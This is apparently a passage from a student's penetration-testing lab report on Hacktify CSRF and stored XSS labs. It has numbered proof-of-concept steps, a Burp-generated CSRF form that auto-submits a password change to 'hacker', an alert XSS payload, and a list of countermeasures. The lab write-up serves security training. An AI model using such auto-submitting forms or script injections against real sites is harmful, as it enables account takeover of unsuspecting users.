
```
sureshbabu@kali:~/Desktop
```

```
[sureshbabu@kali:~]
$ cd Desktop
```


```
[sureshbabu@kali:~/Desktop]
$ firefox csrf6.html
```

Welcome to  
Dashboard rat lol  
[Change Password](#)

14.Click the button! , Now the password is change or not. Even if I have doubt and struggle to test this method, because we know the post method will definitely change any other account password.





15. Password changed successfully.




16. Now I tested the old password and there was error.

Every cross-site request forgery is easy to perform but there are some techniques to see all the changes and processing difficulty.



17. When I use new hacked password like pass : hacker. It works and login victim account successfully changed.



## 2.5. XSS Is Saviour

Reference	Risk Rating
XSS Is Saviour	High
Tools Used	
Burpsuite	
Vulnerability Description	
This lab is vulnerable to <b>both CSRF and Stored Cross-Site Scripting (XSS)</b> :	
<ol style="list-style-type: none"><li><b>CSRF Attack</b> – Allows unauthorized actions on behalf of an authenticated user.</li><li><b>Stored XSS</b> – Injected scripts are stored on the server and executed when other users access the page.</li></ol>	
How It Was Discovered	
<p>-Logged in and found an input box accepting user input.</p> <p>-Injected the XSS payload:</p> <pre>&lt;script&gt;alert(1)&lt;/script&gt;</pre> <ul style="list-style-type: none"><li>The script executed successfully, confirming <b>Stored XSS</b>.</li></ul>	

## Vulnerable URLs

[https://labs.hacktify.in/HTML/csrf\\_lab/lab\\_7/lab\\_7.php](https://labs.hacktify.in/HTML/csrf_lab/lab_7/lab_7.php)

## Consequences of not Fixing the Issue

### CSRF Risks:

- Attackers can **force password changes**, submit unwanted data, or perform unauthorized actions.

### Stored XSS Risks:

- **Session Hijacking** – Attacker steals cookies to impersonate users.
- **Defacement** – Malicious scripts execute whenever a user visits the page.
- **Keylogging** – Scripts capture user keystrokes (e.g., credentials, payment info).

## Suggested Countermeasures

### For CSRF:

- Implement **CSRF tokens** and enforce verification.
- Restrict **state-changing requests to POST only**.
- Validate **Referer and Origin headers**.

### For XSS:

- **Sanitize and encode user input** before storing it.
- Use **Content Security Policy (CSP)** to block script execution.
- Implement **WAF (Web Application Firewall)** to detect suspicious payloads.


## References

-OWASP CSRF Prevention Guide


-OWASP XSS Prevention Cheat Sheet

## Proof of Concept :

1. To Create a account for both attacker phase and user phase. When I used to create lord@gmail.com password : lord for victim.




2.Then check the login have any issue.




3.Create account for attacker and try to login with mad@gmail.com password:mad


And capture the request to test any vulnerable there luckily there was no vulnerable.




4. And the attacker account also login successfully.



5. There was one input box and I try to tested with that cross-site scripting. Here firstly I tested <script>alert(1)</script>.



6. It will truly reflected on screen.



7. The changes to fill input and change password using <script>.....</script> and also have ability to change password using CSRF in that input box.

After click the change pass button to fill and capture the request on burp.

Logout

## Change Password

New Password:  \*\*\*\*\*

Confirm Password:  \*\*\*\*\*

© Copyrights 2021 Hackify Cybersecurity All rights reserved

### CSRF PoC generator

Request to: <https://labs.hackify.in>

Pretty Raw Hex

```

1 POST /HTML/csrf_lab/lab_7/passwordChange.php HTTP/2
2 Host: labs.hackify.in
3 Cookie: csrf_token=9f30abfb7a0141bb657fa6d587a5878b; _ga=GA1.1.423982973.1739537248;
GS1.1.1739537247.1.0.1739537284.0.0.0; _ga=GA1.1.423982973.1739537248;
PHPSESSID=f65501b620a4295648c3a56ec7b38bd5
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
5 Accept:

```

Options ?

Inspector

0 highlights

CSRF HTML:

```

3 <body>
4   <form action="https://labs.hackify.in/HTML/csrf_lab/lab_7/passwordChange.php"
5     <input type="hidden" name="newPassword" value="hacker" />
6     <input type="hidden" name="newPassword2" value="hacker" />
7     <input type="hidden" name="csrf" value="9f30abfb7a0141bb657fa6d587a5878b" />
8     <input type="submit" value="Submit request" />
9   </form>
10  <script>
11    history.pushState('', '', '/');
12    document.forms[0].submit();
13  </script>
14  </body>
15 </html>
16

```


0 highlights

Regenerate Test in browser Copy HTML Close

8.This is the CSRF poc generated by burpsuite pro after the request captured.

The screenshot shows a terminal window titled '\*~/Desktop/csrf7.html - Mousepad'. The window contains the following code:

```
1 <html>
2   <!-- CSRF PoC - generated by Burp Suite Professional -->
3   <body>
4     <form action="https://labs.hackify.in/HTML/csrf_lab/lab_7/
passwordChange.php" method="POST">
5       <input type="hidden" name="newPassword" value="hacker" />
6       <input type="hidden" name="newPassword2" value="hacker" />
7       <input type="hidden" name="csrf"
value="9f30abfb7a0141bb657fa6d587a5878b" />
8       <input type="submit" value="Submit request" />
9     </form>
10    <script>
11      history.pushState('', '', '/');
12      document.forms[0].submit();
13    </script>
14  </body>
15 </html>
16 |
```



